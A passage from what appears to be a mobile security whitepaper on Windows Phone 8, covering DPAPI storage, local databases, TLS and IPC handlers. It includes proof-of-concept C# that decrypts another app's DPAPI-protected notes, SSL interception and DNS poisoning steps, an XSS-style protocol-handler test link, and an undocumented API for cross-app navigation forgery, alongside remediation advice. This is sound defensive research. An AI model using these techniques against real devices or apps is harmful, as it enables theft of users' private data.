- EAP/TLS and 802.1x


The API is designed to be as minimalistic as possible in order to encourage application developers to use it whilst still being a robust security addition. The public DPAPI interfaces are exposed as part of Crypt32.dll, in the form of two native methods, CryptProtectData and CryptUnprotectData. Alternatively, these methods are wrapped in the System.Security.Cryptography.ProtectedData class (in the System.Security.dll assembly) of .NET, in methods aptly named Protect and Unprotect.

The following function prototypes are used:

```
BOOL WINAPI CryptProtectData(
  _In_       DATA_BLOB *pDataIn,
  _In_       LPCWSTR szDataDescr,
  _In_       DATA_BLOB *pOptionalEntropy,
  _In_       PVOID pvReserved,
  _In_opt_   CRYPTPROTECT_PROMPTSTRUCT *pPromptStruct,
  _In_       DWORD dwFlags,
  _Out_      DATA_BLOB *pDataOut
);


BOOL WINAPI CryptUnprotectData(
  _In_         DATA_BLOB *pDataIn,
  _Out_opt_    LPWSTR *ppszDataDescr,
  _In_opt_     DATA_BLOB *pOptionalEntropy,
  _Reserved_   PVOID pvReserved,
  _In_opt_     CRYPTPROTECT_PROMPTSTRUCT *pPromptStruct,
  _In_         DWORD dwFlags,
  _Out_        DATA_BLOB *pDataOut
);
```

Applications pass plaintext data to the DPAPI using CryptProtectData which performs the encryption seamlessly and returns a binary blob consisting of the cipher text and metadata, and respectively, calls to CryptUnprotectData take a binary blob and return the decrypted plaintext. The DPAPI itself does not handle the storage of data, and as such the calling application is required to implement this itself. The image below from MSDN shows the two operations.



http://msdn.microsoft.com/en-us/library/ms995355.aspx

http://msdn.microsoft.com/en-us/library/windowsphone/develop/ff817008(v=vs.105).aspx

As can be seen in the image, an application calling one of the DPAPI functions makes an RPC call to the Local Security Authority (LSA) process which is initialised on boot and runs for the duration of the system's uptime. The LSA process then calls DPAPI private functions in order to perform the encryption or decryption of the data in the security context of the LSA.

On a desktop version of the OS, the key material used to perform the encryption and decryption of any given blob is derived from a user's logon secret (be this their password hash, smart card hash, a hash of their fingerprint, whatever) via the key derivation function PBKDF2. A master key is generated, wrapped using the resultant key derived from the user's logon secret, and stored in "%APPDATA%\Microsoft\Protect\{SID}", resulting in key material that is unique to the context of the user. This master key generation occurs once in the lifetime of the application, when the application makes the first call to encrypt or decrypt data (i.e. at runtime, but only once). If the application is closed the key will be rewrapped. This design means that individual users of the same desktop machine are unable to access each other's data as their credentials will be unable to unwrap the master key of another user. If a user changes their logon credentials then the DPAPI is called to rewrap the master key with the new derived key. The DPAPI uses the current password to decrypt the context keys, and then rewraps them using the new credentials.

Since a user has a single master key, all applications running under the same user can access and decrypt any protected data regardless of the application that encrypted it, provided that it was protected in that user's context. Therefore, in addition to the user specific encryption and decryption routine, application developers are able to supply an additional secret that is specific to their application, or request that the user provide a secret. This additional data is then used alongside the regular key material, meaning that decryption of a given blob then also requires the secondary secret. While this approach does not strengthen the key for a user's context, it does prevent any application running in the same user context from decrypting another application's data. Special care should be taken to protect this secondary secret if it is to be stored on the file system.

A mobile device is generally a single user environment. Therefore, whilst the exposed interfaces and general API design are almost identical, the idea of multiple users and differing contexts is not really applicable. On Windows Phone 8 devices, keys are stored in the following locations:

C:\Data\Users\DefApps\APPDATA\ROAMING\MICROSOFT\Protect\<SID>

C:\Phone\Windows\System32\Microsoft\Protect\<SID>\

4.2.1 DPAPI Weakness

Cipher text blobs generated by the Data Protection API are able to be decrypted back to plaintext by applications other than the one that performed the original encryption, as it seems the context specific keys developers could expect from the desktop platform do not apply on the mobile device and as such all applications currently encrypt data through the DPAPI sharing one master key. While the file system and application sandbox currently mitigates against attacks of this nature in most circumstances, situations may arise (such as the public MTP vulnerability on the Samsung Ativ-S) which allow the circumvention of this mitigation.

The vulnerability can be confirmed using the following example. In this case, CryptoNotes application is used as an example, however the attack works in exactly the same way against any application which uses the DPAPI without using secondary entropy.

CryptoNotes is available from the following URL:

http://www.windowsphone.com/en-us/store/app/cryptonotes/b2737325-7598-4e3e-aa81-7f478b63d2a0

This application creates two files in the local data storage for the application when a 'note' is created as can be seen by the code below.

```
            this._serializer.WriteObject(stream, this.Notes);
            CryptoStorage.EncryptAndStore(stream.ToArray(), "index"

...

        public static void EncryptAndStore(byte[] data, string path)
        {
            WriteProtectedStringToFile(ProtectedData.Protect(data, null), path);
        }
```

or:

```
        public void Save()
        {
            CryptoStorage.EncryptAndStore(Encoding.UTF8.GetBytes(this._body), this.Path);
        }
```

The following DPAPI protected files are created:

\Data\Users\DefApps\APPDATA\{2157FA49-9F96-4A72-9AC7-0F635732DCAF}\Local\index
\Data\Users\DefApps\APPDATA\{2157FA49-9F96-4A72-9AC7-0F635732DCAF}\Local\notes-0.txt

The files can then be extracted by abusing the MTP vulnerability on the Ativ-S (or any other future method to escape the sandbox).

It is then possible to write and side load a developer application and deploy it to the device, copying the DPAPI protect files extracted from CryptoNotes data storage to the side-loaded applications data storage directory. This application is then able to call ProtectedData.Unprotect to recover the plaintext data. Example code is as follows:

```
 public MainPage()
        {
            InitializeComponent();

            // Sample code to localize the ApplicationBar
            //BuildLocalizedApplicationBar();

            byte[] arr = DecryptDataFrom("index");

            //byte[] arr = DecryptDataFrom("notes-0.txt");

            CryptoNotes.Storage.NoteCollection _notes = 
(CryptoNotes.Storage.NoteCollection)this._serializer.ReadObject(new MemoryStream(arr));
        }

        private static byte[] ReadStringFromFile(string path)
        {
            using (IsolatedStorageFile file = 
IsolatedStorageFile.GetUserStoreForApplication())
            {
                IsolatedStorageFileStream stream = new IsolatedStorageFileStream(path, 
FileMode.Open, FileAccess.Read, file);
                Stream baseStream = new StreamReader(stream).BaseStream;
                byte[] buffer = new byte[baseStream.Length];
                baseStream.Read(buffer, 0, buffer.Length);
                baseStream.Close();
                stream.Close();
                return buffer;
            }
        }


        public static byte[] DecryptDataFrom(string path)
        {
            using (IsolatedStorageFile file = 
IsolatedStorageFile.GetUserStoreForApplication())
```

```
            {
                if (!file.FileExists(path))
                {
                    return new byte[0];
                }
            }
            //return ReadStringFromFile(path);
            return ProtectedData.Unprotect(ReadStringFromFile(path), null);
        }
```

It is worth noting that due to the inability for MWR to extract data from the sandboxed environment on any device other than the Samsung Ativ-S, it is impossible to determine if this issue is device specific, or affects all vendors.

4.2.2 Vulnerability Remediation

In addition to the user specific encryption and decryption routine, application developers are able to supply an additional secret specific to their application, or request that the user input a secret. This additional data is then used alongside the regular key material, meaning that decryption of a given blob then also requires the secondary secret. While this approach does not strengthen the original key, it does prevent any given application from decrypting another applications data. Given this environment, special care should be taken to protect this secondary entropy should it need to be stored on the file system.

4.3 Local Database Security

One typical approach to storing data used by a Windows Phone 8 application is using a local database. A local database on Windows Phone 8 is implemented by using LINQ to SQL. LINQ is an object relational mapper which allows queries of the database and structure of the database in a more object orientated way. One advantage of this approach is that it makes SQL injection uncommon due to the lack of ability to create raw SQL queries (and use insecure string concatenation).

More information can be found about implementing a local data on Windows Phone 8 at http://msdn.microsoft.com/en-us/library/windowsphone/develop/hh202860(v=vs.105).aspx


On Windows Phone 8 it is also possible to perform encryption of the database at rest using the following approach:

```
ToDoDataContext db = new ToDoDataContext ("Data
Source='isostore:/ToDo.sdf';Password='securepassword'");
```

This encrypts the database using AES-128 and stores a hash of the password for verification. However, an attacker would typically be able to recover the connection strings from the application binaries giving this security control a very negligible benefit.

A more secure approach would be store data within the database encrypted using a passphrase which is not hardcoded into the application binaries. For example, an encryption key could be derived from a secret provided by the user. The DPAPI can also be used to protect data stored within the database to add an additional layer of protection.

Windows Phone 8 local databases can be viewed with VS2012 on the Desktop by adding a connection to Microsoft SQL Server Compact 4.0 database file. This can be performed as follows:



Add Connection

Enter information to connect to the selected data source or click "Change" to choose a different data source and/or provider.

Data source: Microsoft SQL Server Compact 4.0 (.NET Framew

Data Source: [✓ My Computer] ActiveSync Connected Device


Connection Properties

Database:

Password:

Save my password

It is then possible to query the database and extract the data it contains. For example, Samsung ChatON stores all the messages sent in a local database:



```
SELECT    _version, MessageID, Tid, NumberID, Sender, Receiver, Text, Time, SessionID, Type, Address, Port, ChatType, ActivityState, ChatID, MediaFilePath
FROM       Message
```

_version	MessageID	Tid	NumberID	Sender	Receiver	Text	Time	SessionID
<Binary data>	94e2eceb-5342-...	1360959015050...	1390297349958...	1000000008603...		hello	1390297350397	NULL
<Binary data>	66602015-6404-...	NULL	1390297622472	1000000008603...	1000000008603...	Test	1390297497338	4b286d1c-e69a...
<Binary data>	e7a8da7e-810c-...	NULL	1390297511271...	1000000008603...	1000000008603...	ccc	1390297511144	4b286d1c-e69a...
<Binary data>	dcdd55e3-8457...	NULL	1390297539835...	1000000008603...	1000000008603...	ddd	1390297539732	4b286d1c-e69a...

More information about database security on Windows Phone 8 can be found in the SQL injection section of this document.

5. Transmission Security

Windows Phone 8 has the ability to send traffic over both secure and insecure channels. The transport security mechanisms in place are used to provide a secure connection between two endpoint devices, the client (i.e. the mobile handset itself) and any of the servers it communicates with. Windows Phone 8 supports a range of cipher suites for secure communication, however, a developer using the standard APIs is given no control over the cipher suite that is negotiated.

Mobile applications are often supported by a web service backend. It is important to verify that data is secure in transit between the application and backend infrastructure.

Typically communication is done using the System.Net namespace, however, native and WinRT libraries can also be used.

In Windows Phone 8 the typical APIs used for communication are as follows:

- HttpWebRequest http://msdn.microsoft.com/en-US/library/windowsphone/develop/system.net.httpwebrequest(v=vs.105).aspx
- WebClient

Typically the decision whether to use SSL or not is based on the protocol specified in the URI passed to the API function, for example:

Using HTTPS securely for communication:

```
WebBrowserTask task = new WebBrowserTask();
task.set_Uri(new Uri("https://m.facebook.com/settings", UriKind.RelativeOrAbsolute));
```

QQ messenger using insecure HTTP:

```
this.newMailDetail.Navigate(new Uri("http://w.mail.qq.com/cgi-
bin/loginpage?s=session_timeout&f=xhtml&autologin=n&uin=&aliastype=&from=today"));
```

Care should be taken when creating URIs on Windows Phone 8 as a typo in the protocol can lead to the difference between a secure connection and plaintext.

5.1 Traffic Interception

For Windows Phone 8 assessments it is necessary to understand how to perform traffic interception and man in the middling of a Windows Phone 8 application. Typically an in-line HTTP proxy can be used by configuring the HTTP proxy option in the settings on the device.

To perform man in the middle of SSL communication it is necessary to install an exported certificate to the devices trust store. The certificate must be exported in DER format and renamed to .CER to install on the device.

In order to install a trusted certificate to the device there are a number of options which can be performed:

- Email the certificate to the device
- Enrol the phone in an organisation

- Programmatically install the certificate

Windows Phone 8 also supports the socket programming interface. This means that not all communications have to pass through the global proxy configured on the device. Therefore, it may be necessary to use other techniques to perform man in the middle attacks to obtain traffic captures for applications which use raw sockets.

It may be necessary to perform DNS poisoning before SSL man in the middle can be performed. Dnsmasq is useful for this. Unfortunately it is not possible to manually set DNS servers in the options on the device. Therefore the DNS server must be issued by DHCP or with WiFi access point configuration.

5.2 Cipher Support and Certificate Validation


No weak ciphers are supported by the platform's SSL implementation by default and all ciphers are at least 128bit strength. However, care should be taken to ensure that encryption is used to protect sensitive data in transit when deciding on the transport mechanism for an application.

One typical problem seen with mobile application on other mobile platforms is that developers often disable certificate checking to use self-signed certificates whilst in development, and then do not disable this functionality when developed into production. However, on Windows Phone 8 there is currently no well documented method to do this. So, whilst it may be possible to disable certificate validation with significant manipulation of the platform, it is not a typical issue associated with Windows Phone 8 applications (in comparison with Android and iOS).

A number of the top 20 store applications were found to communicate sensitive information over an insecure channel (HTTP) demonstrating that this is still a big problem with mobile applications. For example, the following applications were found to be performing insecure communication:


- Instagram
- QQ
- 6nap

By default both WebClient and the browser component use TLS1.0 with one of the following ciphers as shown below:



```
    Handshake Type: Client Hello (1)
    Length: 123
    Version: TLS 1.0 (0x0301)
  ⊞ Random
    Session ID Length: 0
    Cipher Suites Length: 24
  ⊞ Cipher Suites (12 suites)
    Compression Methods Length: 1
  ⊞ Compression Methods (1 method)
    Extensions Length: 58
  ⊞ Extension: renegotiation_info
  ⊞ Extension: server_name
  ⊞ Extension: status_request
  ⊞ Extension: elliptic_curves
  ⊞ Extension: ec_point_formats
  ⊞ Extension: SessionTicket TLS
```

There are 12 cipher suits which are available to be negotiated between the client and server and these are as follows:



```
   Cipher Suites Length: 24
⊟ Cipher Suites (12 suites)
     Cipher Suite: TLS_RSA_WITH_AES_128_CBC_SHA (0x002f)
     Cipher Suite: TLS_RSA_WITH_AES_256_CBC_SHA (0x0035)
     Cipher Suite: TLS_RSA_WITH_RC4_128_SHA (0x0005)
     Cipher Suite: TLS_RSA_WITH_3DES_EDE_CBC_SHA (0x000a)
     Cipher Suite: TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (0xc013)
     Cipher Suite: TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (0xc014)
     Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA (0xc009)
     Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA (0xc00a)
     Cipher Suite: TLS_DHE_DSS_WITH_AES_128_CBC_SHA (0x0032)
     Cipher Suite: TLS_DHE_DSS_WITH_AES_256_CBC_SHA (0x0038)
     Cipher Suite: TLS_DHE_DSS_WITH_3DES_EDE_CBC_SHA (0x0013)
     Cipher Suite: TLS_RSA_WITH_RC4_128_MD5 (0x0004)
```

5.2.1 Client Certificates

Currently it is not possible to use SSL client certificates with HttpWebRequest. However, it is possible to use client certificates with the built in browser which has access to the certificate store on the device.

5.2.2 SSL Pinning

Windows Phone 8 is the only platform which does not provide APIs for SSL pinning directly at the C# or WinRT layers. Whilst preventing developers from disabling certificate validation is likely to reduce inadvertent mistakes where certificate validation is accidentally disabled in production, the lack of support to perform certificate pinning prevents high security applications being easily able to protect against CA compromises.

In order for an application developer to implement certificate pinning on Windows Phone 8 the following approaches could be taken:

- Use an open source third party library for SSL such as OpenSSL or Bouncycastle and attempt to build for Windows Phone. It is expected that this will not be a straight forward task and may require significant effort to implement correctly.
- Use a commercial library supporting SSL pinning (such as https://www.eldos.com/sbb/index.php#product).
- Implement the pinning checks using native Win32 API calls CertCreateCertificateContext etc. (http://msdn.microsoft.com/en-us/library/windows/desktop/aa376033(v=vs.85).aspx).

Each approach has strengths and weaknesses and an architectural evaluation should be performed to determine the feasibility of these solutions. The majority of Windows Phone 8 applications on the Marketplace were found to lack certificate pinning due to the difficulty of implementing this security measure on the platform.

However, if certificate pinning is enabled a security researcher who has full access to a Windows Phone 8 device may be able to remove certificate pinning (please see the previous section on Patching Marketplace Applications).

6. Interprocess Communication

Interprocess communication (IPC) is a method in which an OS can provide for threads or processes to exchange data. For example, Pipes, RPC, Sockets and File Mapping are typical methods for performing IPC within a Windows environment. However, from a mobile application developers point of view these platform primitives are hidden and APIs provided to implement common tasks such as registering for a protocol or file type.

On other mobile platform such as Android, IPC has the potential to introduce significant weaknesses to an application (https://media.blackhat.com/bh-ad-10/Nils/Black-Hat-AD-2010-android-sandcastle-wp.pdf). Therefore it is necessary to consider the risks of IPC within Windows Phone 8 applications and if potential weaknesses could be introduced.

The following section describes the APIs available to developers of Windows Phone 8 applications and potential security weaknesses which can be introduced.

6.1 File and Protocol Handlers

In Windows Phone 7 there was no way for one 3rd party application to interact with another 3rd party application directly on the phone. This has changed with the release of Windows Phone 8 with the introduction of support for file and protocol handlers. These two features should be subject to strict code audit and testing due to the potential for risk introduced with the feature.

In order for an application to invoke a file or protocol handler the following code is used:

- LaunchFileAsync - http://msdn.microsoft.com/library/windows/apps/hh701461
- LaunchUriAsync - http://msdn.microsoft.com/en-us/library/windows/apps/windows.system.launcher.launchuriasync.aspx

It should be noted that the attack surface here is not restricted to applications accessing other file or protocol handlers but can be triggered by HREF links in the browser (such as using JavaScript). If there is only one application registered to handle a file or protocol type, then there is no warning popup when the handler is executed.

An example of a link to trigger a protocol handler to be fired is as follows (using WhatsApp as a demonstration):

```
<a href="whatsapp://r?c=1234">aaa</a>
```

In order to determine if file and protocol handlers are being registered by an application the WMAppManifiest.xml should be examined.

There are a number of built in file and protocol handler types that cannot be registered by 3rd part applications. This prevents 3rd party application from hijacking built in file and URL protocol handlers. In the case of an application requesting the same protocol or file type as another application a UI screen will be launched where the user can selection the application desired on each invocation.

If an application attempts to launch a file or protocol type which the phone does not have support for, the store application will be launched and a list of all applications which are able to handle the type are fetched.

6.1.1 File Association

File Associations allow a developer to associate a file type with their application. For example, the PDF file type can be associated with a PDF document reader (taken from Adobe Reader - WMAppManifest.xml):

```
    <Extensions>
      <FileTypeAssociation Name="Adobe Reader PDF File" TaskID="_default" 
NavUriFragment="fileToken=%s">
        <Logos>
          <Logo Size="small" 
IsRelative="true">Assets/Icons/FileAssocation_PDFIcon_Small.png</Logo>
          <Logo Size="medium" 
IsRelative="true">Assets/Icons/FileAssocation_PDFIcon_Medium.png</Logo>
          <Logo Size="large" 
IsRelative="true">Assets/Icons/FileAssocation_PDFIcon_Large.png</Logo>
        </Logos>
        <SupportedFileTypes>
          <FileType ContentType="application/sdk">.pdf</FileType>
        </SupportedFileTypes>
      </FileTypeAssociation>
    </Extensions>
```

This demonstrates the ".pdf" file extension being registered by the application. When the application is launched by the OS, a navigation link is passed to the application as follows:

```
/FileTypeAssociation?fileToken={TOKEN_GUID}
```

A UriMapper function is registered with the RootFrame object of the application to handle this:

```
RootFrame.UriMapper = new CustomMapper();
```

And the handler is created (part of the CustomMapper):

```
public override Uri MapUri(Uri uri)
        {
            this.mFileUri = uri.ToString();
            if (this.mFileUri.Contains("/FileTypeAssociation"))
            {
                try
                {
                    int index = this.mFileUri.IndexOf("fileToken=", 
StringComparison.CurrentCultureIgnoreCase);
                    if (index > 0)
                    {
                        int startIndex = index + 10;
                        string str = this.mFileUri.Substring(startIndex);
                        string sharedFileName = 
SharedStorageAccessManager.GetSharedFileName(str);
                        int num3 = sharedFileName.LastIndexOf('.');
                        if (!sharedFileName.Substring(num3).ToLower().Equals(".pdf", 
StringComparison.OrdinalIgnoreCase))
                        {
                            return uri;
                        }
                        return new Uri("/DocumentWindow.xaml?fileID=" + str,
UriKind.Relative);
                    }
                    return new Uri("/FileBrowser/View/FileOpen.xaml", UriKind.Relative);
                }
                catch (Exception)
                {
                    return new Uri("/FileBrowser/View/FileOpen.xaml", UriKind.Relative);
                }
            }
```

6.1.2 Protocol Association

It is also possible to perform custom protocol association. This allows a developer to associate a protocol type with their application. For example, WhatsApp may register the whatsapp:// handler to be used to pass data to the application.

A number of protocol associations are shown below which have been extracted for the WMAppManifest.xml for each of the applications:

```
<Protocol Name="whatsapp" NavUriFragment="encodedLaunchUri=%s" TaskID="_default" />
<Protocol Name="fb" NavUriFragment="encodedLaunchUri=%s" TaskID="_default" />
<Protocol Name="twitter" NavUriFragment="encodedLaunchUri=%s" TaskID="_default" />
```

Using twitter as example, the following URIs can be used to trigger functionality:

```
<a href="twitter:tweet?id=aaa">tweet</a><br />
<a href="twitter:tweet?compose&text=<script>alert(3)</script>">compose</a><br />
<a href="twitter:profile?username=<aaa">Profile</a><br />
<a href="twitter:dmlist">dmlist</a><br />
<a href="twitter:home">Home</a><br />
```

The same approach as a file handler is used to register a protocol handler:

```
   internal class AssociationUriMapper : UriMapperBase
    {
        private string _tempUri;

        public override Uri MapUri(Uri uri)
        {
            try
            {
                if (uri.OriginalString.Contains("encodedLaunchUri"))
                {
                    this._tempUri = "";
                    Uri uri2 = null;
```

```
string str = uri.OriginalString.UriParamValue("encodedLaunchUri");
if (!string.IsNullOrEmpty(str))
{
    this._tempUri = HttpUtility.UrlDecode(str);
}
if (this._tempUri.Contains("twitter"))
{
    if (this._tempUri.Contains("tweet"))
    {
        string s = this._tempUri.UriParamValue("id");
```

This sample shows the MapUri function being implemented to handle the twitter protocol. Parameters are parsed from the "uri" argument provided and actions occur based on the data passed.

6.1.3 Dangerous Protocol Handler Behaviour

A brief review performed of the top Windows Phone 8 Marketplace applications determined that the majority of developers were aware of the risks of protocol handlers and only a small amount of concerning functionality was identified.

Whilst these issues are not considered a security risk directly and were found to be implemented in OEM applications (higher privilege), they demonstrate some novel uses of the mechanisms provided:

- Samsung Drop Tile on Menu Screen - (idlemodetext:LaunchTile?Text=AAAAAAAAAAAA)

6.1.4 Recommendations

- It should be noted that Windows Phone 8 does not prompt the user if a link is embedded within a web page. Therefore if there is only one application which is registered for the handler then this will automatically be called and the handler code executed.
- If a sensitive action is being performed, the user should be prompted for user interaction before this can occur.

6.2 Cross Application Navigation Forgery

Using File and Protocol handlers are the documented way of performing IPC on Windows Phone 8 applications. However, it was discovered by CPUGuy on the XDA forums that it was possible to use the undocumented Shell_PostMessage API function to perform Toasts[5] which could be used to interfere with other applications. This technique can be used to interact with any application, not just those that register IPC endpoints in their manifest file.

It was found to be possible to construct Toast messages (containing app:// URIs) which can be used to navigate and launch any XAML screen within an application and pass parameters to the OnNavigateTo method implemented.

For those readers who are familiar with Android, this is similar to application activities; however, everything is exported and accessible!

This can be performed using the Shell_PostMessageToast() undocumented API exported from ShellChromeAPI.dll. This API does not require any special capabilities in order to call.

The following shows an API definition for the function:

```
extern "C"
WINADVAPI
VOID
APIENTRY
Shell_PostMessageToast(
    _In_ TOAST_MESSAGE* toastMessage
    );
```

It is necessary to pass the function as structure of the following types:

```
typedef struct _TOAST_MESSAGE
{
    CLSID guid;
        LPCWSTR lpTitle;
        LPCWSTR lpContent;
        LPCWSTR lpUri;
        LPCWSTR lpType;
} TOAST_MESSAGE;
```

